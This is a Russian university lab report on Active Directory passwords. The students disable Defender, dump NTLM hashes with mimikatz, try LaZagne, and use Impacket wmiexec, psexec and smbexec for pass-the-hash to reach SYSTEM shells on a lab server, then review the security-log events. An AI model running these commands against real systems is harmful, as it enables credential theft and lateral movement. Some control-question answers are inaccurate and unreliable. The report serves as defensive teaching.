

МИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ РОССИЙСКОЙ
ФЕДЕРАЦИИ
Федеральное государственное автономное образовательное учреждение
высшего образования
«Национальный исследовательский ядерный университет «МИФИ»


ЛАБОРАТОРНАЯ РАБОТА №3:
«Пароли в Active Directory»

Выполнили студенты группы Б19-515
Щербакова Александра
Белов Александр

Москва, 2023 г.

Задание 1-2.

С прошлой работы осталась виртуалка Windows 10, введенная в домен.



Задание 3-4-5.

- 1) Залогинились как Valentin Valentinov (не админ). Отключили антивирус, введя креды админа.

Защита в режиме реального времени

Обнаруживает и останавливает установку или запуск вредоносных программ на вашем устройстве. Можно на короткое время отключить этот параметр, после чего он будет снова включен автоматически.

✖ Защита в режиме реального времени отключена. Устройство уязвимо.

● Откл.

Скачали mimikatz. Попробовали проверить права:

```
mimikatz 2.2.0 x64 (oe.eo)

.#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
ERROR kuhl_m_privilege_simple ; RtlAdjustPrivilege (20) c0000061

mimikatz # sekurlsa::logonpasswords
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)

mimikatz # _
```

Так как пользователь не локальный админ, у него нет доступа к режиму отладки => mimikatz не заработает.

// предполагаем, что запуск mimikatz от имени администратора не доступен простому доменному пользователю

2) Зашли как админ домена Ivanov. Опять нет привилегий

```
mimikatz 2.2.0 x64 (oe.eo)


.#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
ERROR kuhl_m_privilege_simple ; RtlAdjustPrivilege (20) c0000061


mimikatz # sekurlsa::logonpasswords
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)

mimikatz #
```

Добавили Ivanov в локальные админы, но привилегий все еще нет.



Только сейчас додумались, что mimikatz надо **запускать** с правами администратора, наконец все ок:



Команда `sekurlsa::logonpasswords` вывела информацию об именах пользователей и их хешах паролей:

```
Authentication Id : 0 ; 14258379 (00000000:00d990cb)
Session          : Interactive from 2
User Name        : ivanov
Domain           : MYDOMAIN
Logon Server     : WIN-SM8HEDV52AE
Logon Time       : 27.03.2023 14:17:23
SID              : S-1-5-21-1078903314-3654076792-10258249-1110

    msv :
        [00000003] Primary
        * Username : ivanov
        * Domain   : MYDOMAIN
        * NTLM      : 172e9d382099506a4e20e460fed0c12f
        * SHA1      : 9f21984ed8fe556bea9616954c8f3624d04f9cf5
        * DPAPI     : 08dbe86c381808b8a1524af1f7150128
    tspkg :
    wdigest :
        * Username : ivanov
        * Domain   : MYDOMAIN
        * Password  : (null)
    kerberos :
        * Username : ivanov
        * Domain   : MYDOMAIN.LOCAL
        * Password  : (null)
    ssp :
    credman :
    cloudap :
```

```
Authentication Id : 0 ; 12944567 (00000000:00c584b7)
Session          : Interactive from 1
User Name        : valentinov
Domain           : MYDOMAIN
Logon Server     : WIN-SM8HEDV52AE
Logon Time       : 27.03.2023 14:15:06
SID              : S-1-5-21-1078903314-3654076792-10258249-1129

    msv :
        [00000003] Primary
        * Username : valentinov
        * Domain   : MYDOMAIN
        * NTLM      : 172e9d382099506a4e20e460fed0c12f
        * SHA1      : 9f21984ed8fe556bea9616954c8f3624d04f9cf5
        * DPAPI     : 3a6c49a9ca88d4be638514938905d278
    tspkg :
    wdigest :
        * Username : valentinov
        * Domain   : MYDOMAIN
        * Password  : (null)
    kerberos :
        * Username : valentinov
        * Domain   : MYDOMAIN.LOCAL
        * Password  : (null)
    ssp :
    credman :
    cloudap :
```

// вывелись много безымянных пользователей, заскринили только доменных, в которых уже входили


В выводе команды нас больше всего интересует строчка NTLM (хеши паролей у ivanov и valentinov совпали, потому что у них действительно одинаковые пароли)

Чтобы восстановить пароль из NTLM хеша, воспользовались сервисом <https://crackstation.net/>

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

172e9d382099506a4e20e460fed0c12f



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
172e9d382099506a4e20e460fed0c12f	Unknown	Not found.

Color Codes: **Green**: Exact match, **Yellow**: Partial match, **Red**: Not found.

Пароль не найден, потому что он сложный ("Superhardpas!")

Задание 6.

Журнал безопасности Windows (сервер):

Безопасность Событий: 14 204				
Ключевые слова	Дата и время	Источник	Код события	Категория задачи
Аудит успеха	27.03.2023 14:50:01	Microsoft Windows security auditing.	4634	Logoff
Аудит успеха	27.03.2023 14:50:01	Microsoft Windows security auditing.	4624	Logon
Аудит успеха	27.03.2023 14:50:01	Microsoft Windows security auditing.	4672	Special Logon

Код 4672:

Это событие создает новые входы в учетную запись, если новому сеансу входа назначены какие-либо из следующих конфиденциальных привилегий:

Код 4624:

Это событие возникает при создании сеанса входа (на целевом компьютере). Он создает на компьютере, к которому был доступ, где был создан сеанс.

Код 4634:

Это событие показывает, что сеанс входа в систему завершен и больше не существует.

Задание 7-8-9.

Попробовали извлечь хеши с помощью утилиты lazagne:

// предварительно надо переместить файл lazagne.exe в windows/system32, чтобы файл выполнялся в терминале с правами администратора

```
C:\Windows\System32>LaZagne.exe all -v

=====
                        The LaZagne Project
                        ! BANG BANG !
=====

##### User: ivanov #####

----- Firefox passwords -----

[!] No passwords found
```

.... no passwords found....

```
----- Iisappool passwords -----
[!] No passwords found

----- Rdpmanager passwords -----
[!] No passwords found

[-] ivanov not ok for masterkey 0efe37ac-a25e-436a-8031-eb661fba26f7

[+] 0 passwords have been found.

elapsed time = 1.7673301696777344
```

Для пользователя-не-админа аналогично ничего не нашлось. Либо что-то неправильно делаем, либо так и должно быть.

Задание 10.

Скачали Impacket на Кали.

```
aleksandra@kali: ~  
aleksandra@kali)-[~]  
$ git clone https://github.com/SecureAuthCorp/impacket  
Клонирование в «impacket»...  
remote: Enumerating objects: 22420, done.  
remote: Counting objects: 100% (388/388), done.  
remote: Compressing objects: 100% (298/298), done.  
remote: Total 22420 (delta 116), reused 295 (delta 90), pack-reused 22032  
Получение объектов: 100% (22420/22420), 9.24 МиБ | 1.14 МиБ/с, готово.  
Определение изменений: 100% (16958/16958), готово.  
aleksandra@kali)-[~]  
$ python3 -m pip install impacket  
Defaulting to user installation because normal site-packages is not writeable  
Requirement already satisfied: impacket in /usr/lib/python3/dist-packages (0.10.0)  
Requirement already satisfied: dsinternals in /usr/lib/python3/dist-packages (from impacket) (1.2.4)  
aleksandra@kali)-[~]  
$ sudo apt install python3-impacket  
[sudo] пароль для aleksandra:  
Чтение списков пакетов... Готово  
Построение дерева зависимостей... Готово  
Чтение информации о состоянии... Готово  
Уже установлен пакет python3-impacket самой новой версии (0.10.0-4).  
python3-impacket помечен как установленный вручную.  
Обновлено 0 пакетов, установлено 0 новых пакетов, для удаления отмечено 0 пакетов,  
и 2096 пакетов не обновлено.  
aleksandra@kali)-[~]  
$
```

Задание 11-12.

1) wmiexec:

python3 wmiexec.py -hashes :172e9d382099506a4e20e460fed0c12f ivanov@10.0.1.6

В учетную запись админа на сервере получилось зайти, а в обычного пользователя - нет.

```
aleksandra@kali: ~/impacket/examples  
aleksandra@kali)-[~/impacket/examples]  
$ python3 wmiexec.py -hashes :172e9d382099506a4e20e460fed0c12f ivanov@10.0.1.6  
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation  
[*] SMBv3.0 dialect used  
[!] Launching semi-interactive shell - Careful what you execute  
[!] Press help for extra shell commands  
C:\>whoami  
mydomain\ivanov  
C:\>
```

```
aleksandra@kali)-[~/impacket/examples]  
$ python3 wmiexec.py -hashes :172e9d382099506a4e20e460fed0c12f valentinov@10.0.1.6  
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation  
[*] SMBv3.0 dialect used  
[-] rpc_s_access_denied  
aleksandra@kali)-[~/impacket/examples]  
$
```

Почему:

wmiexec выполняет команды через WMI. Работа идет под учетной записью пользователя (именно – администратора), а не системы.

RPC - remote procedure call,

RPC_S_ACCESS_DENIED - в доступе к удаленному вызову процедуры был отказано.

2) psexec:

```
(aleksandra@kali)-[~/impacket/examples]
$ python3 psexec.py -hashes :172e9d382099506a4e20e460fed0c12f ivanov@10.0.1.6
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on 10.0.1.6.....
[*] Found writable share ADMIN$
[*] Uploading file KZVSWbsb.exe
[*] Opening SVCManager on 10.0.1.6.....
[*] Creating service mkeQ on 10.0.1.6.....
[*] Starting service mkeQ.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.2369]
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
(c) 微软 (Microsoft Corporation), 2018. 微软 饭.

C:\Windows\system32>
```

Ошибка с кодировкой, вероятно, из-за русского языка на сервере. Выполняем ту же команду, но с флагом “-codec cp866”.

```
(aleksandra@kali)-[~/impacket/examples]
$ python3 psexec.py -hashes :172e9d382099506a4e20e460fed0c12f ivanov@10.0.1.6 -codec cp866
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on 10.0.1.6.....
[*] Found writable share ADMIN$
[*] Uploading file GYkHcwCW.exe
[*] Opening SVCManager on 10.0.1.6.....
[*] Creating service GZqs on 10.0.1.6.....
[*] Starting service GZqs.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.2369]
(c) Корпорация Майкрософт (Microsoft Corporation), 2018. Все права защищены.

C:\Windows\system32> whoami
nt authority\система

C:\Windows\system32>
```

В итоге за админа подключиться получилось, а за обычного пользователя - нет.

```
(aleksandra@kali)-[~/impacket/examples]
$ python3 psexec.py -hashes :172e9d382099506a4e20e460fed0c12f valentinov@10.0.1.6 -codec cp866
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on 10.0.1.6.....
[-] share 'ADMIN$' is not writable.
[-] share 'C$' is not writable.
[-] share 'NETLOGON' is not writable.
[-] share 'SYSVOL' is not writable.

(aleksandra@kali)-[~/impacket/examples]
$
```

3) smbexec:

```
(aleksandra@kali)-[~/impacket/examples]
$ python3 smbexec.py -hashes :172e9d382099506a4e20e460fed0c12f ivanov@10.0.1.6
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
nt authority\◆◆⇒

C:\Windows\system32>
```

Ошибка с кодировкой, вероятно, из-за русского языка на сервере. Выполняем ту же команду, но с флагом “-codec cp866”.

cp866	866, IBM866	Russian
-------	-------------	---------

```
(aleksandra@kali)-[~/impacket/examples]
$ python3 smbexec.py -hashes :172e9d382099506a4e20e460fed0c12f ivanov@10.0.1.6 -codec cp866
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\система

C:\Windows\system32>
```

Получили доступ к системе.

Однако проделать то же, имея только учетку простого пользователя НЕВОЗМОЖНО.

```
(aleksandra@kali)-[~/impacket/examples]
$ python3 smbexec.py -hashes :172e9d382099506a4e20e460fed0c12f valentinov@10.0.1.6 -codec cp866
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied

(aleksandra@kali)-[~/impacket/examples]
$
```


Задание 13.

1) wmiexec:

Безопасность Событий: 16 102				
Ключевые слова	Дата и время	Источник	Код события	Категория задачи
Аудит успеха	27.03.2023 18:45:04	Microsoft Windows security auditing.	4624	Logon
Аудит успеха	27.03.2023 18:45:04	Microsoft Windows security auditing.	4672	Special Logon
Аудит успеха	27.03.2023 18:45:04	Microsoft Windows security auditing.	4776	Credential Validation
Аудит успеха	27.03.2023 18:45:04	Microsoft Windows security auditing.	4624	Logon
Аудит успеха	27.03.2023 18:45:04	Microsoft Windows security auditing.	4672	Special Logon
Аудит успеха	27.03.2023 18:45:04	Microsoft Windows security auditing.	4776	Credential Validation
Аудит успеха	27.03.2023 18:45:04	Microsoft Windows security auditing.	4624	Logon
Аудит успеха	27.03.2023 18:45:04	Microsoft Windows security auditing.	4672	Special Logon
Аудит успеха	27.03.2023 18:45:04	Microsoft Windows security auditing.	4776	Credential Validation
Аудит успеха	27.03.2023 18:45:04	Microsoft Windows security auditing.	4624	Logon
Аудит успеха	27.03.2023 18:45:04	Microsoft Windows security auditing.	4672	Special Logon
Аудит успеха	27.03.2023 18:45:04	Microsoft Windows security auditing.	4776	Credential Validation
Аудит успеха	27.03.2023 18:45:04	Microsoft Windows security auditing.	4624	Logon
Аудит успеха	27.03.2023 18:45:04	Microsoft Windows security auditing.	4672	Special Logon
Аудит успеха	27.03.2023 18:45:04	Microsoft Windows security auditing.	4776	Credential Validation

Все события на скрине возникли при запуске wmiexec.




Пользователя, который логинился, не удалось определить.



2) psexec:

Безопасность Событий: 16 056				
Ключевые слова	Дата и время	Источник	Код события	Категория задачи
Аудит успеха	27.03.2023 18:41:05	Microsoft Windows security auditing.	4624	Logon
Аудит успеха	27.03.2023 18:41:05	Microsoft Windows security auditing.	4672	Special Logon
Аудит успеха	27.03.2023 18:41:05	Microsoft Windows security auditing.	4776	Credential Validation
Аудит успеха	27.03.2023 18:41:05	Microsoft Windows security auditing.	4624	Logon
Аудит успеха	27.03.2023 18:41:05	Microsoft Windows security auditing.	4672	Special Logon
Аудит успеха	27.03.2023 18:41:05	Microsoft Windows security auditing.	4776	Credential Validation
Аудит успеха	27.03.2023 18:41:05	Microsoft Windows security auditing.	4624	Logon
Аудит успеха	27.03.2023 18:41:05	Microsoft Windows security auditing.	4672	Special Logon
Аудит успеха	27.03.2023 18:41:05	Microsoft Windows security auditing.	4776	Credential Validation
Аудит успеха	27.03.2023 18:41:05	Microsoft Windows security auditing.	4624	Logon
Аудит успеха	27.03.2023 18:41:05	Microsoft Windows security auditing.	4672	Special Logon
Аудит успеха	27.03.2023 18:41:05	Microsoft Windows security auditing.	4776	Credential Validation

3) smbexec:

Безопасность Событий: 16 081				
Ключевые слова	Дата и время	Источник	Код события	Категория задачи
 Аудит успеха	27.03.2023 18:43:11	Microsoft Windows security auditing.	4624	Logon
 Аудит успеха	27.03.2023 18:43:11	Microsoft Windows security auditing.	4672	Special Logon
 Аудит успеха	27.03.2023 18:43:11	Microsoft Windows security auditing.	4776	Credential Validation

Контрольные вопросы

1. В чем разница между *lazagne* и *mimikatz*? Какая утилита является менее детектируемой. Объясните почему

mimikatz выводит информацию со временем, датами и информацией о входе пользователей в систему

lazagne считывает области памяти, в которых непосредственно лежат хеши паролей

2. Что такое атака *pass-the-hash*?

В системах, использующих протокол аутентификации NTLM, пароли никогда не передаются по каналу связи в открытом виде. Вместо этого они передаются соответствующей системе (такой, как контроллер домена) в виде хешей на этапе ответа в схеме аутентификации Вызов-ответ.

Приложения Windows запрашивают у пользователя пароль в открытом виде, а затем вызывают API (например, *LsaLogonUser*), которые преобразуют пароль в LM хеш и NTLM хеш и передают их в процессе аутентификации. Анализ протоколов показал, что для успешной аутентификации не обязательно знать пароль в открытом виде, вместо этого может использоваться только его хеш.

После получения каким-либо образом пары {имя пользователя — хеш пароля пользователя}, криптоаналитик получает возможность использовать эту пару для выполнения атаки по сторонним каналам и аутентификации на удаленном сервере под видом пользователя. При использовании данной атаки отпадает необходимость полного перебора значений хеш-функции для нахождения пароля в открытом виде. В основе атаки лежит слабость в реализации протокола сетевой аутентификации. Она заключается в том, что хеши паролей передаются без использования соли, а потому остаются неизменными от сессии к сессии (до тех пор, пока не изменяется пароль пользователя).

Другими словами, для атакующего хеши паролей эквивалентны самим паролям.

3. В чем разница между *wmiexec*, *psexec* и *smbexec*. Какой из скриптов лучше и почему?

psexec:

PSEXEC вместе с *RemComSvc* способны с помощью скрипта *Python* получить доступ к удаленной хост-машине. Для этого нужно выполнить следующую команду.

Синтаксис: `python psexec.py domain/username:password@hostIP`

smbexec:

Smbexec.py использует аналогичный подход, но без использования *RemComSvc*. Этот скрипт работает в двух режимах: режим общего доступа: указываются необходимые параметры, и все действия производятся посредством общего доступа. режим сервера: если по какой-либо причине общий доступ невозможен, этот скрипт запустит локальный *SMB*-сервер, поэтому выходные данные выполненных команд будут отправлены целевой машиной обратно в локальную общую папку. Нужно иметь в виду, что хакеру понадобится *root*-доступ для привязки к порту номер 445 на локальной машине.

Синтаксис: `python smbexec.py domain/username:password@hostIP`

wmiexec:

Аналогичный подходу *smbexec*, он выполняет команды через *WMI*. Главное преимущество заключается в том, что работа идет под учетной записью пользователя (именно – администратора), а не системы. Кроме этого, этот подход не станет причиной создания заметных сообщений в журнале событий, которые *smbexec.py* часто оставляет после себя при настройке. Недостатком является то, что *Wmiexec.py* нуждается в *DCOM*, следовательно, пользователь должен иметь возможность получить доступ к портам *DCOM* на целевой машине.

Синтаксис: `python wmiexec.py domain/username:password@hostIP`

Удаленное выполнение кода

Wmiexec - обеспечивает удаленный доступ к компьютерам путем первоначальной связи с удаленными вызовами процедур (RPC) через TCP-порт 135. На удаленной машине запускается cmd.exe и результаты выполнения команд временно хранятся в общей папке ADMIN\$

```
python3 wmiexec.py -hashes :5FBC3D5FEC8206A30F4B6C473D68AE76 admin@10.19.1.2
```

Psexec – работает через процесс psexesvc, который является службой Windows. В момент подключения к хосту (через smb) происходит подключение к общему ресурсу ADMIN\$, загружается PSEXESVC.exe и используется диспетчер управления службами для запуска .exe, который создает именованный канал в удаленной системе. Этот канал используется для удаленного подключения

```
python3 psexec.py -hashes :5FBC3D5FEC8206A30F4B6C473D68AE76 admin@10.19.1.2
```

Smbexec - упрощенный вариант psexec, также создающий службу, только используется при этом исключительно MSRPC, а доступ к управлению службами устроен через процесс svcscl

```
python3 smbexec.py -hashes :5FBC3D5FEC8206A30F4B6C473D68AE76 admin@10.19.1.2
```

Подробнее почитать - <https://blog.ropnop.com/using-credentials-to-own-windows-boxes-part-2-psexec-and-services/>

